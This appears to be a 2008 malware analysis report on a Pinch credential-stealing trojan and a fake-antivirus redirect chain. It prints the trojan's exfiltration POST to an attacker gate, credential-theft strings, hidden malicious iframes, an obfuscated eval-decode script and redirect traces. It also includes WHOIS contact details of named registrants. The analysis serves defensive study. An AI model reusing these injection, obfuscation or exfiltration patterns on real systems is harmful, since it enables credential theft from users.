The presence of this string indicates that the resource section of the binaries has been modified. When certain resources are modified padding often has to be added to realign sections and ensure execution. In this case things like the company, file name and other identifiable information have been purposely modified to make the file appear to be the benign calc during a basic strings analysis.

Further analysis of the mpack delivered binaries yielded some interesting information. It appears that they change the files from time to time. One of the versions was partially unpacked and executed and further analysis was performed. The file makes a POST and based on the traffic looks to be yet another Pinch variant.

```
POST /winupdate/newgate/gate.php HTTP/1.0
Host: www.updateonline.cc
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
InfoPath.2; .NET CLR 2.0.50727; InfoPath.1)
Content-Length: 5324

a=roots982@mail.ru333&b=Pinch_report&d=report.bin&c=UDNNTAAAAACRDQAAEQAAAAAA
AAAIAAAAHwYgLSqovbUSAAAAAAAAABAAAADYBwMABAAbAAUA
GAAlAA4AEwAAAAAAACkAAApAAAAAMAAAA1NTI3NC02NDItNDY0MzY0MS0yMzA5MAAuAAAA
. . . SNIP . . .
AAAABAAAAFAzTUwjAAAABAAAAFAzTUz/////AAAAAA==
HTTP/1.1 200 OK
Date: Thu, 27 Mar 2008 13:24:36 GMT
Server: Apache/2.0.52 (CentOS)
Content-Length: 23
Keep-Alive: timeout=5, max=100
```

```
Connection: Keep-Alive
Content-Type: text/html
<title>ret_ok</title>
```

The path www.updateonline.cc/winupdate/newgate/gate.php gives us some hints about the malicious sites directory structure. Other strings were found which give us even more hints:

<iframe src="http://updateonline.cc/winupdate/stats/" width="0" height="0"></iframe>
<iframe src="http://updateonline.cc/winupdate/ice/index.php" width="0" height="0"></iframe>
<iframe src="http://updateonline.cc/winupdate/mpack9/index.php" width="0" height="0"></iframe

The encoded / snipped data turns out to be a modified base64 encoded chunk of data about the infected system, in traditional Pinch Trojan style. A partial decode is provided here where you can see things like installed software, running processes, hostname, location/language, host type, etc.

```
P3ML
5###4-6##-4####41-2###0
IDA Pro Advanced v5.2 with WinCE v5.2 debugger
IDACompare v0.1
Malcode Analyst Pack v0.2
Mozilla Firefox (2.0.0.3)
Windows XP Service Pack 2
20040803.231319
WinPcap 3.1
3.1.0.27
Debugging Tools for Windows
6.6.3.5
Service Pack 2
root
\Microsoft\W
GenuineIntel
marborg
United States
English
\SystemRoot\System32\smss.exe
\??\C:\WINDOWS\system32\csrss.exe
\??\C:\WINDOWS\system32\winlogon.exe
C:\WINDOWS\system32\services.exe
C:\WINDOWS\system32\lsass.exe
C:\WINDOWS\system32\svchost.exe
C:\WINDOWS\system32\spoolsv.exe
C:\WINDOWS\Explorer.EXE
```

The decoding was done by putting the raw data into a file on a linux box called POST.enc with the formatting:

```
begin-base64 644 POST.enc
YmFzZXRBZYDlc3QK
. . . snip . . .
====
```

And running the command: *uudecode post.enc cleartext.txt.* The binary was partially unpacked and the following strings were found which further confirm the maliciousness of the binary:

```
POP3 Password
POP3 Password2
POP3 Server
POP3 User Name
IMAP Password
IMAP Password2
IMAP Server
IMAP User Name
INETCOMM Server Passwords
Outlook Account Manager Passwords
Software\Microsoft\Internet Account Manager\Accounts
POST /winupdate/newgate/gate.php HTTP/1.0
UserAgent Mozilla/4.0 compatible MSIE 6.0 Windows NT 5.1 SV1 InfoPath.2 .NET
CLR 2.0.50727 InfoPath.1
\Rapidsharel.txt
\Megauploadl.txt
\Depositfilesl.txt
\USDownloader.lst
USDownloader.exe
NSSBase64_DecodeBuffer
Software\Mail.Ru\Agent\mra_logins
\Microsoft\Network\Connections\pbk\rasphone.pbk
```


Some debugging was performed to see even more clearly what this malicious binaries purpose and functionality are.

```
0006FF78   13141A9F  /CALL to gethostbyname from 13141A9A
0006FF7C   1314854D  \Name = "ya.ru"

0006FF80  |13177163  ASCII "report.bin"

0006FF4C  |00890020  ASCII "POST /winupdate/newgate/gate.php
HTTP/1.0\r\nHost: www.updateonline.cc\r\nContent-Type: application/x-www-
form-urlencoded\r\nConnection: Keep-Alive\r\nPragma: no-cache\r\nUser-Agent:
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1"...
```

All the POST to gate.php returns is *<title>ret_ok</title>* so this POST probably just a logging mechanism.

There are several other notable pieces of information regarding this attack. Extensive PCAP files were gathered while analyzing the attack and the sites were searched using google search terms such as site:, link:, inurl: etc. During the course of analyzing the websites and the PCAPS several other things were found.

A HTTP post was found in the pcaps which indicate different pieces of the attack on different domains may be down now:


Follow TCP stream
Stream Content
GET /inst/index.php?id=002 HTTP/1.1
Host: bid-assist.org
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.3) Gecko/20070309
Firefox/2.0.0.3
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/
plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://updateonline.cc/progframe.php?dop1=1
HTTP/1.1 404 Not Found
Date: Sat, 15 Mar 2008 00:18:29 GMT
Server: Apache/2
Content-Length: 397
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
The requested URL /inst/index.php was not found on this server.
Additionally, a 404 Not Found
error was encountered while trying to use an ErrorDocument to handle the request.
<hr>
<address>Apache/2 Server at bid-assist.org Port 80</address>
</body></html>
Save As
Print
Entire conversation (1081 bytes)
ASCII
EBCDIC
Hex Dump
C Arrays
Raw
Filter out this stream
Close

VII. GOMYHIT AND TRUSTEDANTIVIRUS AND OTHERS APPEAR

After a few days gomyhit.com came up. A wget to http://gomyhit.com/MTkyNzg/2/5645/ax1/ed1/ex1/ actually yields an error website:


```
wget --user-agent="Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322;
.NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648)"
gomyhit.com/MTkyNzg/2/5645/ax1/ed1/ex1/
--09:36:34--  http://gomyhit.com/MTkyNzg/2/5645/ax1/ed1/ex1/
           => `index.html'
cat index.html
1 Incorrect link or link has't activated yet. Please wait 2 minutes.
```

But a wget to http://gomyhit.com/MTkyNzg/2/5645/ax1/ed1/ex1// (note the extra / at the end) yields a 302 redirect to a page with considerable content:

```
wget --user-agent="Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322;
.NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648)"
http://gomyhit.com/MTkyNzg/2/5645/ax1/ed1/ex1//
--09:37:37--  http://gomyhit.com/MTkyNzg/2/5645/ax1/ed1/ex1//
           => `index.html.1'
Resolving gomyhit.com... 204.16.204.56
Connecting to gomyhit.com|204.16.204.56|:80... connected.
HTTP request sent, awaiting response... 302 Found
Location:
http://intervarioclick.com/?mtrt=avds22&gai=swp_gav&gli=5645&gff=pp_1914220742&eu=http%3A%2F%2F
advancedcleaner.com%2F.cleaner%2Findex.php%3Ftmn%3Dadctmp%26clone_name%3Dswpadcex%26led%3D5645%
26afr%3Dpp_1914220742&ax1=&ed1=&ex1=  [following]
--09:37:38--
http://intervarioclick.com/?mtrt=avds22&gai=swp_gav&gli=5645&gff=pp_1914220742&eu=http%3A%2F%2F
advancedcleaner.com%2F.cleaner%2Findex.php%3Ftmn%3Dadctmp%26clone_name%3Dswpadcex%26led%3D5645%
26afr%3Dpp_1914220742&ax1=&ed1=&ex1=
           =>
`index.html?mtrt=avds22&gai=swp_gav&gli=5645&gff=pp_1914220742&eu=http:%2F%2Fadvancedcleaner.co
m%2F.cleaner%2Findex.php?tmn=adctmp&clone_name=swpadcex&led=5645&afr=pp_1914220742&ax1=&ed1=&ex
1='
Resolving intervarioclick.com... 76.74.249.30
Connecting to intervarioclick.com|76.74.249.30|:80... connected.
HTTP request sent, awaiting response... 302 Found
Cookie coming from intervarioclick.com attempted to set domain to adnetserver.com
Cookie coming from intervarioclick.com attempted to set domain to adnetserver.com
Location:
http://trustedantivirus.com/data/?mtrt=avds22&gai=swp_gav&gli=5645&gff=pp_1914220742&eu=http%3A
%2F%2Fadvancedcleaner.com%2F.cleaner%2Findex.php%3Ftmn%3Dadctmp%26clone_name%3Dswpadcex%26led%3
D5645%26afr%3Dpp_1914220742&ax1=&ed1=&ex1=&mtrt=null&470b550451&mt_info=3923_0_1138
[following]
--09:37:38--
http://trustedantivirus.com/data/?mtrt=avds22&gai=swp_gav&gli=5645&gff=pp_1914220742&eu=http%3A
%2F%2Fadvancedcleaner.com%2F.cleaner%2Findex.php%3Ftmn%3Dadctmp%26clone_name%3Dswpadcex%26led%3
D5645%26afr%3Dpp_1914220742&ax1=&ed1=&ex1=&mtrt=null&470b550451&mt_info=3923_0_1138
           =>
`index.html?mtrt=avds22&gai=swp_gav&gli=5645&gff=pp_1914220742&eu=http:%2F%2Fadvancedcleaner.co
m%2F.cleaner%2Findex.php?tmn=adctmp&clone_name=swpadcex&led=5645&afr=pp_1914220742&ax1=&ed1=&ex
1=&mtrt=null&470b550451&mt_info=3923_0_1138'
Resolving trustedantivirus.com... 67.55.81.250
Connecting to trustedantivirus.com|67.55.81.250|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]    [    <=>   ] 30,168        25.88K/s
09:37:41 (25.88 KB/s) -
`index.html?mtrt=avds22&gai=swp_gav&gli=5645&gff=pp_1914220742&eu=http:%2F%2Fadvancedcleaner.co
m%2F.cleaner%2Findex.php?tmn=adctmp&clone_name=swpadcex&led=5645&afr=pp_1914220742&ax1=&ed1=&ex
1=&mtrt=null&470b550451&mt_info=3923_0_1138' saved [30168]
```

So gomyhit.com redirects the browser to intervarioclick.com which sets a cookie and does another redirect to trustedantivirus.com. Inside the parameters passed on the URL to trustedantivirus.com there is a reference to another domain named advancedcleaner.com. A cookie is also set.

```
Set-Cookie:
gI=YTo1OntzOjEyOiJjb3VudHJ5X2NvZGUiO3M6MjoiVVMiO3M6NzoiY291bnRyeSI7czoxMjoid
W5pdGVkc3RhdGVzIjtzOjU6InN0YXRlIjtzOjk6Im5ld2lleGljbyI7czo0OiJjaXR5IjtzOjExO
iJhbGJ1cXVlcnF1ZSI7czoxMToiY291bnRyeV9hYnIiO3M6MzoiVVNBIjt9; expires=Fri,
27-Mar-2009 07:58:19 GMT; path=/; domain=.adnetserver.com
```



Here is the domain and network ownership breakdown information:

GOMYHIT.COM	INTERVARIOCLICK.COM
DOMAIN addresses 204.16.204.56 Registrar: YESNIC CO. LTD. Name : HANK HOLLAND Email : gomyhit@yahoo.com Address : 427 W 19th St, New York NY, 10011,US Tel : 212-627-3235 **NETWORK** CustName: SetupAHost	**DOMAIN** addresses 76.74.249.30 Registrar: COMMUNIGAL COMMUNICATIONS LTD Hostmaster Inc. Schoolstraat 214 Wambeek, Wambeek 1741 no_name_inc@yahoo.com BE Donna V. Reed, Donna no_name_inc@yahoo.com 1-555-555-1234

Address: 157 Adelaide Street West, Suite 352, Toronto, ON,M5H-4E7,CA RTechName: Khosla, Sameer RTechPhone: +1-416-682-3434 RTechEmail: skhosla@snickers.org	**NETWORK** OrgName: ServerBeach OrgID: SERVER-17 Address: 8500 Vicar Drive 8500, Suite 500 City: San Antonio StateProv: TX PostalCode: 78218 Country: US
TRUSTEDANTIVIRUS.COM	**ADVANCEDCLEANER.COM**
DOMAIN addresses 67.55.81.250 Registrar: TUCOWS INC. LocusSoftware Inc. 22 Hill Street Jersey, JE2 4UA, GB IVIRUS.COM Y.Roase, Kelly theedisonson@gmail.com **NETWORK** OrgName: Webair Internet Development Inc OrgID: WAIR Address: 333 Jericho Tpke, Suite 200, Jericho, NY, 11753, US RNOCEmail: IPAdmin@webair.com	**DOMAIN** Addresses 85.17.4.103 Registrar: YESNIC CO. LTD. Name: AdvancedCleaner Inc. Email : hostmaster@advancedcleaner.com Address : 402 S Medical Dr, Bountiful UT Zipcode : 84010 Nation : US Tel : 801-295-9644 **NETWORK** descr: LeaseWeb descr: P.O. Box 93054 descr: 1090BB AMSTERDAM descr: Netherlands descr: www.leaseweb.com

The source of index.html from trustedantivirus.com is yet another series of malicious java scripts. The relevant pieces are reproduced here.

```
  <script language='javascript' type='text/javascript'
src='http://trustedantivirus.com/data/js/ajax.js'></script>
<script language='javascript' type='text/javascript'
src='http://trustedantivirus.com/data/js/errorhandler.js'></script>
<script language='javascript' type='text/javascript'>
ErrorHandler('silent');
</script>

  <script language="javascript"
src="http://trustedantivirus.com/data/js/AC_RunActiveContent.js "></script>

<a
href="/data/installer.php?44540609524503545 90f0e064858583e11116613545e5c0a08
51415a59" class="logo”>
<a
href="/data/installer.php?44540609524503545 90f0e064858583e11116613545e5c0a08
51415a59" class='download_link' id="download_link”>
<a
href="/data/installer.php?44540609524503545 90f0e064858583e11116613545e5c0a08
51415a59" class="download_link ban_link">
<a
href="/data/installer.php?44540609524503545 90f0e064858583e11116613545e5c0a08
51415a59" class='download_link' id="download_link">
```


```
<script language='javascript' type='text/javascript'
src='http://trustedantivirus.com/data/js/crypt.js'></script>
<script language='JavaScript'>
Crypt = new Crypt();
eval(Crypt.decode('CXZhciBBSURfUEFSQU1fTkFNRSA9ICdnYWknOwoJdmFyIEFJRF9QQVJBT
V9WQUxVRSA9ICdrZXlpbl91c18nOwoJdmFyIExJRF9QQVJBTV9OQU1FID0gJ2dsaSc7Cgl2YXI
. . . SNIP . . .
g0K'));
</script>
<script language='javascript' type='text/javascript'
src='http://trustedantivirus.com/data/js/managers.js'></script>

<script language="javascript" type="text/javascript"
src="http://trustedantivirus.com/data/js/index.js"></script>
```

The called javascript files have too much code to reproduce here but AC_RunActiveContent.js detects Flash Player version as well as the client browser and is taken straight from adobe source code. The file ajax.js is part of the simple ajax code kit (sack) from twilight universe. The file error.js is an error handling set of code which causes any errors to be silent.

The more interesting piece of code is crypt.js which is what is used to decrypt the pile of encoded data in the middle of the webpage. Google did not immediately find any copies of this code so it's possible it was custom written for this attack. The code is reproduced in full in the appendix:

```
function Crypt() {

   // private property
   this._keyStr = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';

   // public method for encoding
   this.encode = function (input) {

. . . SNIP . . .

   // public method for decoding
   this.decode = function (input) {
      var output = '';
      var chr1, chr2, chr3;
      var enc1, enc2, enc3, enc4;
      var i = 0;

      input = input.replace(/[^A-Za-z0-9\+\/\=]/g, '');

. . . SNIP . . .

   // private method for UTF-8 encoding
   this._utf8_encode = function (string) {
      string = string.replace(/\\r\\n/g,'\\n');
      var utftext = '';

. . . SNIP . . .
   // private method for UTF-8 decoding
   this._utf8_decode = function (utftext) {
```

The trustedantivirus.com site eventually delivers an exe to the victim:



This exe is not packed. IDA pro provided a list of imports used by this binary and the binary was loaded into OllyDBG and breakpoints were set on interesting API calls. Here is the table of breakpoints that were used:

```
Breakpoints
Address                                 Module          Active                  Disassembly
Comment
71AB2BF4 WS2_32.inet_addr               WS2_32          Always                  PUSH 10
71AB3B91 WS2_32.socket                  WS2_32          Always                  MOV EDI, EDI
71AB406A WS2_32.connect                 WS2_32          Always                  MOV EDI, EDI
71AB4FD4 WS2_32.gethostbyname           WS2_32          Always                  MOV EDI, EDI
71AB9639 WS2_32.closesocket             WS2_32          Always                  MOV EDI, EDI
771BB1A5 WININET.InternetSetOptionA     WININET         Always                  MOV EDI, EDI
771C30C3 WININET.InternetConnectA       WININET         Always                  MOV EDI, EDI
771C36AD WININET.HttpOpenRequestA       WININET         Always                  MOV EDI, EDI
771C40B2 WININET.HttpAddRequestHeadersA WININET         Always                  PUSH 24
771C4D6C WININET.InternetCloseHandle    WININET         Always                  MOV EDI, EDI
771C58BA WININET.InternetOpenA          WININET         Always                  MOV EDI, EDI
771C5B6D WININET.InternetOpenUrlA       WININET         Always                  PUSH 24
771C6249 WININET.HttpSendRequestA       WININET         Always                  MOV EDI, EDI
771C73DC WININET.InternetCrackUrlA      WININET         Always                  MOV EDI, EDI
771C780A WININET.HttpQueryInfoA         WININET         Always                  PUSH 2C
771C80F4 WININET.InternetReadFile       WININET         Always                  MOV EDI, EDI
771F82DA WININET.InternetCheckConnectionA WININET       Always                  MOV EDI, EDI
77214B71 WININET.InternetGetCookieA     WININET         Always                  MOV EDI, EDI
77D4A8AD USER32.wsprintfA               USER32          Always                  MOV EDI, EDI
77D4CB85 USER32.PostMessageA            USER32          Always                  MOV EDI, EDI
77D4DAEA USER32.DestroyWindow           USER32          Always                  MOV EAX, 1163
77DDEAF4 ADVAPI32.RegCreateKeyExA       ADVAPI32        Always                  MOV EDI, EDI
77DDEBE7 ADVAPI32.RegSetValueExA        ADVAPI32        Always                  PUSH 2C
77DDEDE5 ADVAPI32.RegDeleteValueA       ADVAPI32        Always                  MOV EDI, EDI
77DFC123 ADVAPI32.RegDeleteKeyA         ADVAPI32        Always                  MOV EDI, EDI
77F16E98 GDI32.DeleteDC                 GDI32           Always                  MOV EDI, EDI
7C80180E kernel32.ReadFile              kernel32        Always                  PUSH 20
7C801A24 kernel32.CreateFileA           kernel32        Always                  MOV EDI, EDI
7C801E16 kernel32.TerminateProcess      kernel32        Always                  MOV EDI, EDI
7C80A017 kernel32.SetEvent              kernel32        Always                  MOV EDI, EDI
7C80A35E kernel32.CompareStringW        kernel32        Always                  MOV EDI, EDI
7C80C058 kernel32.ExitThread            kernel32        Always                  PUSH 14
7C80D077 kernel32.CompareStringA        kernel32        Always                  MOV EDI, EDI
7C80E93F kernel32.CreateMutexA          kernel32        Always                  MOV EDI, EDI
7C810D87 kernel32.WriteFile             kernel32        Always                  PUSH 18
7C81CDDA kernel32.ExitProcess           kernel32        Always                  MOV EDI, EDI
7C81CE03 kernel32.TerminateThread       kernel32        Always                  MOV EDI, EDI
7C8308AD kernel32.CreateEventA          kernel32        Always                  MOV EDI, EDI
7C831EAB kernel32.DeleteFileA           kernel32        Always                  MOV EDI, EDI
7C833478 kernel32.SetEnvironmentVariableA kernel32      Always                  MOV EDI, EDI
7C85B219 kernel32.RemoveDirectoryA      kernel32        Always                  MOV EDI, EDI
7CA40B85 SHELL32.ShellExecuteExA        SHELL32         Always                  MOV EDI, EDI
7CA40EB0 SHELL32.ShellExecuteA          SHELL32         Always                  MOV EDI, EDI
```

After debugging and checking each breakpoint that was hit it was determined that this program is just another loader for another series of programs from a variety of domains. At this point we ceased following the thread.

In order to capture the domain and web information we setup a fake DNS server and a fake web server using netcat on port 80 and got:

C:\>nc -L -p 80

